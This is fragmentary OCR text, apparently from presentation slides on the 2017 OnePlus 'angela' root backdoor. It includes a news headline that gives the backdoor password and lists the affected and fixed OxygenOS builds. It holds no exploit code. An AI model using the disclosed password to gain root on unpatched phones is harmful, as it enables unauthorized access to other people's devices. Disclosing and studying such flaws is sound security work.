
New followers
6,994

Personal Tech

Heads up: OnePlus phones have a secret root backdoor and the password is 'angela'

Who left 'wipe the engineering toolkit' off the factory checklist?

By Shaun Nichols in San Francisco 14 Nov 2017 at 21:32 12 SHARE ▼



Most read


The NetCAT is out of the bag: Intel chipset exploited to sniff SSH passwords as they're typed over the network


Facebook: Remember how we promised we weren't tracking your location? Psych! Can't believe you fell for that


eBay eBabe enigma explained: Microsoft bu
blamed after topless model slings e-souk's
emails at stunned Brit


New lows at Bose as
firmware update woe
infuriate soundbar b


Geo-boffins drill into
killing asteroid crat
discover extinction
involves bad smell

Consequences


Affected Build

- OxygenOS 4.5.14 and below
- Release date: 2017-10-31

Angela Root Fixed

- OxygenOS 4.5.15
- Release date: 2017-12-05

Conclusion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Merci